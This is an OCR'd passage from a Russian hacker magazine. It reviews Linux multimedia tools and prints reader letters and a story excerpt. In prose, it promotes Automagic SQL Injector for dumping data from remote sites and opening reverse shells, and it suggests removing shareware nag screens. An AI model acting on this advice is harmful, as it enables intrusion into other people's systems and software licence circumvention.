Для отображения HTML в этой программе, написанной на Python, используется движок GtkHTML2. Интерфейс поиска довольно странный (из-за технических ограничений). Нельзя просто найти что-нибудь на странице и подсветить это. Можно только найти страницы, содержащие искомое слово. И страницы эти будут выведены в список, откуда их можно вызывать на просмотр. Это означает — найти все страницы, содержащие такое-то слово. Зато есть закладки и масштабирование текста. Если совсем невмоготу и охота посмотреть исходник (любители найдутся) — тоже можно, из меню Вид. А вот в меню правка всего один пункт — Найти. Это то, о чем я писал выше. Иначе искать нельзя. Но на панели нет кнопки или пункта меню для копирования.Хорошо, что работает традиционный линуксовый способ, когда его выделяешь, он автоматически копируется. Странно, что не все об этом знают. Но вид кнопки копирования успокаивает, хоть она и бесполезна, в отличие от самой программы. Только вот поиск... подкачал.

TiMidity++ 2.13


POSIX (*BSD, Linux, Solaris...)
Размер (в исходнике tar.bz2): 1,4 Мб
http://timidity.sourceforge.net
Лицензия: GNU GPL

Плеер для тех, кому позарез нужно слушать MIDI-файлы. Иногда в Linux чертовски сложно бывает настроить вывод программ на аппаратный MIDI-порт звуковой карты. Вроде бы и должно работать, а не хочет. И после бесплодных попыток ищешь выход. И находишь — TiMidity. Ей вовсе не нужна поддержка MIDI со стороны звуковой карты. Для воспроизведения звуков инструментов TiMidity может использовать свои банки сэмплов, подгружаемые с диска. Хотя звучат они не так здорово, как вшитые в ту же Live! или Audigy, но этого достаточно, чтобы знать, какая именно песня звучит. Более того, TiMidity умеет рендерить MIDI-файл в WAV (вплоть до 24 бит!) FLAC, Ogg Vorbis и AIFF. MP3? А зачем нам MP3? Нет, в него не получится. Еще можно использовать TiMididy как дополнительный ALSA-синтезатор. Стоит дать команду timidity -iA, и TiMididy начнет работать в режиме сервера. А в других MIDI-приложениях станут доступны четыре выходных MIDI-порта от TiMidity. Выбрав один из них, вы направите туда воспроизводимые ноты. У TiMidity есть графический интерфейс (включается так: timidity -ig) и интерфейс ncurses (timidity -ig), так что с программой можно работать и в GUI, в и консоли.



Accelerando 0.4

POSIX (*BSD, Linux, Solaris...)
Размер (исходник в tar.gz): 9 Кб
www.lightandmatter.com/accelerando
Лицензия: GNU GPL




Эта программа пригодится всем музыкантам как на репетициях, так и при индивидуальном бренчании. Accelerando — программный метроном. Написан на языке Perl. Тарболл с Accelerando включает в себя makefile, так что установка производится обычным make install. После этого файлы копируются в нужные места (иначе работать не будет) и можно пользоваться метрономом. В качестве звука отсчета метроном использует Ogg-файл. Кажется, программу написал музыкант, знающий, что нужно людям на практике. Например, в окне метронома есть полезная опция Seconds to delay before starting, где можно задать количество секунд перед началом «тикания». В это время будет отображаться окно со здоровенной надписью GO и сколько секунд осталось. Это чтобы все успели приготовиться. Все — те, кто собрались на репетицию. Темп можно задать статичный, а можно меняющийся. Правда, изменение предусмотрено только одно на композицию. Я, конечно, понимаю, что Cubase с его tempo track намного круче, но давайте не будем сравнивать разные вещи. Accelerando — простой метроном и с основной своей задачей справляется отменно.

KWave 0.7.4

POSIX (*BSD, Linux, Solaris...)
Размер (исходник tar.gz): 3 Мб
kwave.sourceforge.net
Лицензия: GNU GPL

KWave — это простой и удобный редактор звуковых файлов, интерфейсом



чем-то похожий на SoundForge для Windows. Поддерживается много форматов: WAV, MP3, Ogg, MPEG2, FLAC и другие.
В KWave можно, например, вырезать из песни нужный тебе кусок и потом сохранить его в отдельный файл. Форматы сохранения — WAV, Ogg, FLAC. Можно обработать звук эффектами, которых, правда, пока не так уж много: несколько фильтров, изменение питча, fade in/out, динамическое управление громкостью и так далее.
В меню Calculate находятся функции Noise (шум) и Silence (тишина). Пусть тебя не вводит в заблуждение название меню — Calculate. Эти два пункта занимаются вычислениями совсем другого рода. Функция Silence заменяет выделенный фрагмент тишиной, а Noise — шумом. Впрочем, в Calculate скрывается еще и пункт вызова сонограммы — анализатора частот.
В меню Options — Playback можно настроить звуковую систему, через которую программа выводит звук: aRts, ALSA либо OSS. Кстати, включенный сервер aRts — непременное условие для работы KWave. Даже если aRts не используется в качестве «выходного» устройства.

Lineak 0.8.1

POSIX (*BSD, Linux, Solaris...)
Размер (исходник в tar.gz): 832 Кб
http://lineak.sourceforge.net/
Лицензия: GNU GPL

Эта программа нужна тем, у кого на клавиатуре есть дополнительные, всякие там мультимедийные клавиши. Ну и тем, кто хочет эти клавиши использовать. Запускаешь демон lineakd, он работает себе в фоне и следит за нажатиями дополнительных клавиш. На клавиши эти можно навесить какие угодно функции: от управления плеером Amarok по интерфейсу DCOP до обычного вызова программ.
Но чтобы lineakd знал, с какой именно мультимедийной клавиатурой ему приходится работать, сначала надо создать файл конфигурации. Для этого сначала получаем список имен поддерживаемых клавиатур:
lineakd -l Затем создаем в локальном каталоге пользователя каталог настроек для lineakd и помещаем туда файл конфигурации. Не вручную, разумеется! Используем команду:
lineakd -c <название_клавиатуры>
Внимание! Если твоей клавиатуры в списке нет, можешь выбрать какую-нибудь близкую модель. Они бывают совместимы по кодам, генерируемым при нажатии клавиш. Теперь можно в любимом текстовом редакторе открыть файл $HOME/.lineak/lineakd.conf и править его по вкусу. Это обычный ini-подобный файл, состоящий из записей вида клавиша=команда. Вот пример из моего такого файла, где за мультимедийными клавишами я закрепил управлением AmaroK:

```
AudioNext = "dcop amarok player next"
AudioPlay|Pause = "dcop amarok playPause"
AudioPrev = "dcop amarok player prev"
```

Удобно и просто! Что до самого lineakd, то его запуск нужно засунуть куда-нибудь в автозагрузку. Пользователи KDE могут поместить в $HOME/.kde/Autostart симлинк на lineakd или сохранить туда скрипт, запускающий этого демона.


Web Downloader for X 2.5.6

www.krasu.ru/soft/chuchelo/
POSIX (*BSD, Linux, Solaris...)
Размер (исходник в tar.gz): 1.8 Мб.
Лицензия: GNU GPL

Удобная качалка файлов с графическим интерфейсом (GTK+2.x) от разработчика Максима Кошелева. По функциональности чем-то похож на старый добрый Gnome Transfer Manager, только опций, мягко говоря, побольше и интерфейс не такой строгий.
Web Downloader for X позволяет ограничить скорость скачивания файла, хотя можно и не делать этого: программа использует канал на всю катушку. Web Downloader for X — это не фронт-энд для Wget, а совершенно самостоятельная качалка файлов. Полностью русифицирована. Поддерживает многопоточное скачивание, остановку/возобновление сессии, рекурсивное скачивание. Есть даже встроенный планировщик, где можно настроить расписание, какой файл и когда надо скачать. Интерфейс очень удобен. Можно создавать несколько очередей для скачивания, а в каждой очереди — свой набор файлов. У очереди есть свойства — например, каталог по умолчанию. Строка состояния радует глаз полоской, отображающей ход скачивания, а также весьма наглядным графиком этого процесса. После долгих лет использования Gtm я выбрал Web Downloader for X в качестве моей основной качалки для файлов.

Hddtemp 0.3

www.guzu.net/linux/hddtemp.php
POSIX (*BSD, Linux, Solaris...)
Размер (исходник в tar.bz2): 230 Кб
Лицензия: GNU GPL




Если для мониторинга температуры процессора и материнской платы традиционно используется утилита lm_sensors и о ней широко известно, то проверка температуры жесткого диска — для многих вопрос. Но программа, которая способна достучаться до температуры винчестера, существует. Называется она hddtemp. Для ее работы надо скачать дополнительно небольшую базу данных по жестким дискам (http://www.guzu.net/linux/hddtemp.db) и положить ее в /usr/share/misc. Впрочем, этот путь можно изменить на этапе конфигурирования исходника:

```
./configure --with-db-path=/etc/hddtemp.db
```

Чтобы проверить температуру жесткого диска, даем команду hddtemp <устройство>, например:

```
hddtemp /dev/hda
```

Чтобы получить все значения из S.M.A.R.T. (и температуру в том числе), используем команду: hddtemp <устройство> -D
Для запуска hddtemp в режиме демона (чтобы к нему мог обращаться плагин для GkRellm) в командную строку добавляем ключик -d (в отличие от -D, то есть с нижнем регистре) или --daemon. Вывести список всех распознаваемых программой винчестеров можно с помощью команды hddtemp -b. Если твоего винчестера в списке нет, то hddtemp все равно может вывести его температуру, но вот доверять этому значению или нет — дело твое. Но как правило, hddtemp дает правильную температуру.




STEPAN ILIN AKA STEP
step@gameland.ru

X-TOOLS

Automagic SQL Injector


Win 95/98/ME/2k/NT/XP
Open Source
Size: 1,5 Мб
http://scoobygang.org/automagic.zip



Вручную искать SQL-уязвимости на удаленном сайте нудно и чрезвычайно однообразно. Но даже найти ее мало! Никто не может дать гарантии, что ты сможешь удачно составить параметры скрипта так, чтобы извлечь из уязвимости толк. Чтобы облегчить себе задачу и сэкономить драгоценное время, рекомендую использовать автоматизированный инструмент — Automagic SQL Injector. К сожалению, прога работает только с теми сайтами, которые используют Microsoft SQL, но поверь мне, что таких много. Особенно сейчас, когда платформа .NET набирает обороты не по дням, а по часам. Если найдешь подходящий скрипт, смело натрави на него Automagic SQL Injector, передав его URL в качестве параметра. В случае успеха ты получишь доступ к специальной оболочке, предназначенной для ввода команд и управления инжекцией. Тебе нужна структура таблиц или дамп данных? Не вопрос! Automagic SQL Injector владеет сразу двумя способами извлечения нужной информации, поэтому от тебя требуется только дать соответствующую команду. С помощью тулзы также можно залить на сервер любой файл (используется метод debug script). А самое главное — тулза способна организовать самый настоящий reverse-шелл, и с ее помощью ты легко получишь доступ к системному интерпретатору на удаленной системе. Словом, настоящая находка, забыть о которой будет непростительно. Но предупреждаю сразу: Automagic SQL Injector полностью написана на Active Perl и поэтому работать под никсами не будет. Зато под виндой никаких проблем, особенно если просмотришь видеоуроки, которые разработчики любезно положили в архив со скриптом.

Restorator 2005 Resource Editor

Win 95/98/ME/2k/NT/XP
ShareWare
Size: 3,2 Мб
www.bome.com/Restorator



Restorator 2005 — это узкоспециализированная утилита для редактирования ресурсов исполняемых файлов. Как известно, в любом PE-файле (EXE, DLL), ActiveX-приложении (OCX) и файл-заставке (SCR), помимо непосредственно кода, находится еще масса дополнительных данных. Обычно они представляют собой часть графического интерфейса приложения, то есть диалоговые окна, меню, изображения, специфические элементы оформления и так далее. Благодаря тому, что формат исполняемых файлов четко структурирован, все эти ресурсы могут быть не только извлечены, но даже отредактированы безопасно для основного кода приложения. Как ты, наверное, догадался, именно этим и занимаются редакторы ресурсов, в том числе Restorator 2005. Возможности у подобного рода программ поистине грандиозные. Не вникая во внутренности приложения и его исходный код, то есть без повторной компиляции, ты сможешь выполнить русификацию. Но это только начало! Любой ненужный элемент интерфейса, который, по-твоему мнению, недостойно выглядит или неудобно расположен, может быть изменен, перемещен или даже удален! Получается, что Restorator — это еще и отличное средство, чтобы вылечить шароварную программу от назойливых окошек, постоянно напоминающих о приближении конца триального срока. Конечно, срабатывает далеко не всегда, но в некоторых случаях действительно может пригодиться, так что тебе не придется лезть в дизассемблированный код программы и писать для нее патчи. Restorator 2005 будет полезен и в том случае, если потребуется экспортировать какие-то ресурсы из программы в отдельные файлы. К примеру, если требуется извлечь иконки из всех исполняемых файлов на жестком диске. Мегаполезный инструмент.

MD5/MD4 Collision Generation


Windows/*POSIX
Open Source
Size: 50 Кб
www.stachliu.com

IV	0x67452301	0xefcdab89	0x98badcfe	0x10325476
M 00-03	0x7145bd7e	0x6e3f662b	0x295fe965	0x47b62554
M 04-07	0x39b70f11	0xe011ec84	0x951d1143	0xc4450838
M 08-11	0x06342cd5	0xc2945409	0x7a98f40b	0x14d052f6
M 12-15	0x3eb35b13	0x9b2cd6e5	0x251c71d6	0xa26055fd
M 16-19	0x7aea969c	0x3df40576	0xc75becdf	0x922cfcc
M 20-23	0x6b618d4	0xdc09dec1	0x76317914	0x01d8a54
M 24-27	0x8a7f381d	0x2cc1fafe	0xd1af99da	0xbceed491
M 28-31	0x37ffdcf9	0x521fe162	0x50d3655	0x0606263a
M' 00-03	0x7145bd7e	0x6e3f662b	0x295fe965	0x47b62554
M' 04-07	0xb9b70f11	0xe011ec84	0x951d1143	0xc4450838
M' 08-11	0x06342cd5	0xc2945409	0x7a98f40b	0x14d0d2f6
M' 12-15	0x3eb35b13	0x9b2cd6e5	0xa51c71d6	0xa26055fd
M' 16-19	0x7aea969c	0x3df40576	0xc75becdf	0x922cfcc
M' 20-23	0x16f618d4	0xdc09dec1	0x76317914	0x01d8a54
M' 24-27	0x8a7f381d	0x2cc1fafe	0xd1af99da	0xbcee5491
M' 28-31	0x37ffdcf9	0x521fe162	0xd03655	0x0606263a
Output	0xa25cb233	0x0ffc881d	0x58e4504	0x542f6e3ec

Умные криптоаналитики днем и ночью не только выдумывают новые методы шифрования, но и пытаются взломать уже созданные. В последнее время, когда большие надежды возлагаются на цифровые Электронные Подписи Документов (ЭЦП), а также хэширование паролей, особое внимание уделено алгоритмам хэширования. Напомню, хэширование — это одностороннее (или однонаправленное) математическое преобразование. От шифрования оно принципиально отличается тем, что в одну сторону вычисляется легко и быстро, а вот в обратную — никак. Если, конечно, не брать в расчет полный перебор всех возможных вариантов, на который может потребоваться столько времени, что исходные данные вряд ли увидят даже твои правнуки. И еще: получить одинаковый хэш для разных файлов практически невозможно, такое свойство называется отсутствием коллизий. Если бы можно было найти для заданного хэша идентичную пару (коллизию), то злоумышленники смогли бы проделывать такие вещи, как подделку сертификатов, цифровых подписей и паролей. И знаешь, с недавних пор это возможно. Под натиском криптоаналитиков не так давно сдались SHA-0, MD-4, а теперь еще и мегапопулярный MD5. Сначала алгоритмы поиска коллизий в MD5 были представлены китайским математиком Xiaoyun Wang (не рискнул написать его имя на русском языке) в статье How to Break MD5 and Other Hash Functions (www.infosec.sdu.edu.cn/paper/md5-attack.pdf), с которой я рекомендую обязательно познакомиться. А позже были реализованы Патриком Стэчом: несколько месяцев назад он представил всему security-сообществу исходный код генератора коллизий для алгоритмов хеширования MD4 и MD5. Как утверждает Патрик, при помощи данной программы на его Pentium 4 с частотой 1,6 ГГц одна MD5-коллизия формируется в среднем за 45 минут, а MD4 — практически мгновенно. Очень неплохой результат.

RootkitRevealer 1.6

Win 95/98/ME/2k/NT/XP
Open Source
Size: 190 Кб
www.sysinternals.com



Большинство руткитов под винду мало отличаются между собой: все они предоставляют схожие возможности и, что самое главное, используют одни и те же принципы для маскировки от злостных антивирусов и ушастого пользователя. Первый тип руткитов — User-mode Rootkits — перехватывает обращения функциям Windows API, таким как FindFirstFile/FindNextFile. Прикладные программы используют их для поиска файлов, поэтому руткитам не составляет труда перехватить обращения к FindFirstFile/FindNextFile и подделать результат их действия в свою пользу. Помимо этого, перехватываются обращения и к другим подпрограммам API, отвечающим за работу с реестром, файловой системой и т.д. Kernel-mode Rootkits более сложны, но зато менее уязвимы. Они не только могут перехватывать обращения к API, но также могут манипулировать структурами ядра системы. Таким образом, им удается полностью спрятать себя в списках процессов, где любой руткит можно распознать по незнакомому названию. Программистам из Sysinternals хорошо известны эти приемы, поэтому в своей проге — RootkitRevealer — они реализовали универсальный сканер заразы. Поскольку руткиты прячутся за счет изменения результатов функций API, RootkitRevealer нужно лишь самостоятельно выполнить сканирование жесткого диска на низком уровне и сравнить с результатами, выданными системами. Любое расхождение — подозрение на руткит. По тому же принципу выявляются скрытые ключи в реестре. Это возможно за счет того, что дамп регистра всегда хранится на жестком диске. Нужно лишь уметь обработать его, найти все ветки и ключи, а потом сравнить с тем, что выдают системные функции. Просто и чрезвычайно эффективно!


BINARY YOUR'S


Попробуйте подписаться в редакции, позвоните нам.

(это удобнее, чем принято думать 





SYNC




Лучшие цифровые камеры


Хакер


Хакер Спец



Железо


Страна Игр



PC Игры


CyberSport



Мобильные компьютеры


Total DVD


DVD Эксперт


Total Football


Onboard


Mountain Bike Action


Хулиган


Свой Бизнес

- ★ Для подписчиков в Москве курьерская доставка в день выхода журнала
- ★ Дешевле, чем в розницу
- ★ Гарантия доставки и замены в случае потери
- ★ Специальные предложения для подписчиков
- ★ Первый номер подписки высылается по звонку вместе с заполненной квитанцией для оплаты

780-88-29 (для Москвы)
8-800-200-3-999 (для России)
ВСЕ ЗВОНКИ БЕСПЛАТНЫЕ
Мы работаем с 9 до 18 по рабочим дням



_units

ВРАЧ-ТЕРАПЕВТ
Вскрытие писем провел
Dr.Klouniz (magazine@real.xakep.ru)



From: Roman [Bender16@yandex.ru]
Subj: Заговор
В последние 2 месяца в Тюмени практически невозможно найти ваш журнал (ни Спец, ни обычный). Создается впечатление, что это заговор, информационная блокада нашего города. Наверное, у нас в городе шибко много перспективных хакеров, которые ,начитавшись "Хакера", готовили массовый взлом, и эта блокада введена для безопасности всего мира. А если серьезно, почему в Тюмени такая ситуация?
Re: В Тюмени? Это нестрашно. Вот в Туркмении, несмотря на созвучие названий, вообще почти никому не разрешено читать журнал Хакер. Дело в том, что для чтения журнала Хакер там нужно дорасти. А дорасти можно только одним способом — выучить наизусть Рухнаму Великого Сапармурада Туркмен-Баши и помочь Великому Лидеру с возделыванием его многогектарного участка.
From: Евгений [zolosto@yandex.ru]
Subj: Критика
Здравствуйте редакторы любимого журнала!
Начну с критики в ваш адрес. С каждым выпуском журнал становится хуже и хуже во всем: содержание статей все дальше от простых смертных(а некоторые и подавно не нужны — какой смысл у статей "Оксфорд и Кэмбридж" и "Звезды рунета"?), содержимое диска тоже теряет актуальность(а ошибки на нем подрывают всякое доверие к составителю — это же надо догадаться не проверить записанное и в результате появился диск с кракозябрами вместо русских букв), из 160 страниц журнала 37 заняты рекламой(причем и рекламой игр — вы же не Страна игр!) еще 4 страницы ушло на рекламу подписки и конкурс. Вам нечего было печатать и вы забили место рекламой и прочим? Хорошо что я не подписался еще на полгода! Прощай любимый журнал! Может буду иногда покупать в киоске заинтересовавшие меня номера...
Re: Спасибо за критику, товарищ Евгений. Тут смотри какая штука. С одной стороны, мы — журнал Хакер и должны быть на острие прогресса :). С другой стороны, ты считаешь, что мы удаляемся от простого народа. Если мы ослабим напор, то кто-то другой напишет мне письмо и скажет: «Александр, я недоволен! Журнал попсеет! Не пора ли вам переименоваться в ламер?». Так что будем искать копромисс. Перейдем к следующему пункту нашей программы. Диск — вечная проблема, поскольку делается он на Руси, точнее — на русском заводе. Поэтому нечитаемые диски встречаются, и мы меняем их в нашей редакции. Приходи. А со шрифтами – сорри, твоя проблема, у нас все читается :).
From: StarCraft Mafia [StarCraft_Mafia@mail.ru]
Subj:
Чья эта девушка??? в самом конце журнала Хакер 12 2005
Re: Юрия Гагарина
From: Борис [blsher@mail.ru]
Subj: Здравствуйте, magazine.
Вы говарили что-то вроде в одном из номеров о Windows Longhorn Build 4074, базу кряков и эксплойтов, ну и на сладкое базы паспортных данных, прописки и ГИБДД. Не могли бы, если у вас есть, последнее, это выслать на мыльце мне?
Re: Уважаемый Борис! Напоминаю Вам, что Вы пишете в редакцию журнала. Тут нет и не может быть варезподвала с билдами каких-то Лонгхорнов, крэками, эксплойтами, ню-фотографиями Бориса Пастернака и прочими хардкорными вещами. Мы никогда этим не занимались, так как чтим закон. ;).
From: GROB [grobpunk@inbox.ru]
Subj: вообще
Здравствуйте.
Я вообще не понимаю... зачем воровать чужие идеи? Я присылал в ваш журнал статью, написанную мной о раскрутке и продвижении сайтов — вы ее отвергли, и что я вижу в (84) основные идеи в статье "Успешный бизнес - стабильный доход" из PC_ZONE взяты из моей статьи. Причем ладно бы взяли все.. а то получилась какая то дерьмовая статья с минимумом информации для дебилов.. Просто понимаете обидно за это... Да что толку, журнал Хакер испортился и уже воняет просто... А вот
раньше было... В общем это на вашей совести.

P.S. Раз все таки вам написать дам совет: выкиньте раздел СЦЕНА, там полезной информации 0,00% хотя конечно не выкините т.к. надо же чем то забивать журнал и зарабатывать на этом деньги не имея мозгов.
P.S.2 Подумал, подумал СЦЕНУ не выкидывайте я просто больше не буду
подписываться на ваш журнал.
Re: Хой, ГробПунк! Как поет великая группа ГрОб, винтовка — это праздник, все летит… ну, и так далее. Вообще-то на твой вопрос формально должен отвечать Бублик, как редактор Писи Зоны, но у него сегодня ДР, и он сильно пьян. По-моему, он даже не дышит. Ну не суть. Суть в том, что мы постоянно воруем. Воруем буквы из азбуки Кирилла и Мефодия, воруем слово Интернет из всемирного лексикона, воздух из атмосферы и воду из канализации. Тьфу, водопровода. А клоню я к тому, что тема эта была написана автором совершенно самостоятельно и вроде бы неплохого качества :)

From: warprince@yandex.ru
Subj:
Привет Хакерам, из города Липецка!
Здравствуй редакция моего любимого журнала! Пишет вам ваш постоянный читатель-KarlO. В прошлом номере журнала вы выложили статью о раскруте сайта, и там было написано про важность заголовков и др... а в позапрошлом номере на DVD была выложена прога которая кодирует текст в картинку, так вот вопрос: можно ли как то это использовать, будут ли пауки распознавать текст зашифрованный в эту картинку, для меня это очень важно, если можете ответьте пожалуйста, хотя бы на ящик-warprince@yandex.ru А и еще один вопрос-можно ли как-то отключить антивир на удаленной машине?
Заранее спасибо. С Новым годом вас там всех, здоровья, удачи, и всего самого наилудчшего, Хинта тоже с Новым годом там поздравьте(если вы его там еще не уволили, или читатели не убили). Ну все, жду ответа с нитерпением!
Re: Привет городу Липецку от Хакера! Вот меня тут попросили не стебаться над этим письмом и ответить серьезно. ОК, попробую ответить серьезно на главный вопрос. Как ты себе представляешь пауков, распознающих все подвернувшиеся картинки в поисках текста? Нет, друг мой, такая технология доступна только одному Пауку – лидеру Коррозии Металла.

BINARY YOUR'S



ONBOARD
EUROPEAN SNOWBOARDING MAGAZINE
ЕВРОПЕЙСКИЙ ЖУРНАЛ
О СНОУБОРДИНГЕ



Автор иллюстраций Иван Величко

ТАБА ЦИКЛОН

APROACHING LEVEL 1

ТЕКСТ ДАНЯ ШЕПОВАЛОВ / key@danya.ru /

Никитин повернул направо и зло ткнул пальцем в кнопку на магнитоле.

«Г'усское Г'адио! Шалом!» — донесся жизнерадостный джингл из динамиков.

В километре от машины жирный черный пес Лютый важно прошлепал вдоль дороги мимо стройного ряда своих верных бойцов. Тонкие ноги пса совершенно не подходили к его объемному короткому телу, напоминающему бочонок. Пес шел вразвалочку, косолапя своими ногами-соломинками, каждая из которых как бы на мгновение становилась единственной его точкой опоры.

— Шеф, ну скоро уже, а, шеф? — мелко суетясь, затявкал недавно примкнувшей к их стае рыжий Кашалот.

Лютый презрительно мотнул головой, даже не удостоив Кашалота осаждающим рыком. Да как он, салага, вообще смеет заговаривать с ним, с самим Лютым, псом-легендой, который укусил уже семь визжащих шин, волнующе пахнущих паленой резиной, а на двух из них даже прокатился, крепко вцепившись зубами, вращаясь вокруг собственной оси, как сумасшедшая черная мочалка?

Лютый провел липким языком по выбитым клыкам, по ноющей трещине в челюсти, которая в последнее время постоянно кровоточила и в которую забивались куски куры-гриль, добываемые его бандой в придорожной палатке у доброго золотозубого осетина. Этих свидетельств его славы никто не сможет оспорить. Правда, бесхвостый Ломбард стал борзеть в последнее время, сучий выбл#док, да я твою мамашу Лушу знал, когда она вот такой вот молочной сучкой еще была. Лютый невольно оскалил обломанный клык, чуть опустив нижнюю губу цвета морской раковины, по которой пробежали черные пятна.

Торопливые, одинаковые, неинтересные машины неслись слева от пса, исчезая за до боли знакомым поворотом. И тут он услышал ее, даже не услышал, а почувствовал всеми своими короткими волосками на лоснящейся спине, которые тут же встали дыбом.

— Гав! — призывно гавкнул Лютый и понесся вперед, подавая пример своим бойцам, даже не обернувшись, не посмотрев, как далеко едут они, эти дьявольские отродья. Он бежал и бежал вперед, и вся стая с невообразимым гвалтом летела за ним. Вот уже краем глаза он заметил гадкое красное пятно дьявольской повозки и, конечно же, их — самые сладкие, самые вожделенные на свете шины Michelin. Сзади стал приближаться мерзкий лай Ломбарда. Видимо, тот решил опередить его, показать силу, стать вожаком. Лютый последний раз истошно гавкнул и прыгнул к шине, раскрыв свою пасть. Через секунду жалкие остатки его клыков крепко сомкнулись на раскаленном краю покрышки, голова пса застучала по асфальту, хрустнул череп.

— Что там такое? — Никитин с беспокойством взглянул в зеркало заднего вида на наглую свору собак, облаивающих машину.

По правому борту раздался глухой удар, автомобиль стало заносить.

— Какая-то собака нас за шину укусила, — Рита приподнялась повыше на сидении, чтобы увидеть визжащего Лютого, вращающегося с бешеной скоростью.

— Вот дура, — Никитин нервно потянулся за сигаретой, снова ругнулся, вспомнив, что бросил курить после того глупого случая с бензином.

Откуда-то из глубин желудка Никитина грязным взбаламученным осадком стало подниматься крайне нехорошее предчувствие.

Еще через несколько минут Никитин стоял, облокотившись руками о капот, практически касаясь губами дула автомата, в то время как два милиционера довольно грубо обыскивали его. Уже второй раз за сегодня.

— И часто ты по встречной гоняешь? — добродушно поинтересовался один из милиционеров, полный мужчина средних лет с одутловатым лицом и рыжими усами-подковой.

— Наркоман! — убежденно заявил другой, листая слипшиеся страницы паспорта, который явно множество раз был залит самыми разнообразными жидкостями.

— Почему это я наркоман? — неожиданно оскорбился Никитин.

Напарник одутловатого ему сразу не понравился. Длинные тусклые волосы, бледная кожа, тонкие черты лица — выглядел он не как страж порядка, а как правоверный адепт скандинавского металла, который по ошибке натянул на себя с похмелья кожаную милицейскую куртку.

— Почему наркоман? Да потому что ты залипаешь! Вот, посмотри, — обратился металлист за поддержкой к рыжим усам. — Посмотри ему в глаза. Видишь, как залипает?

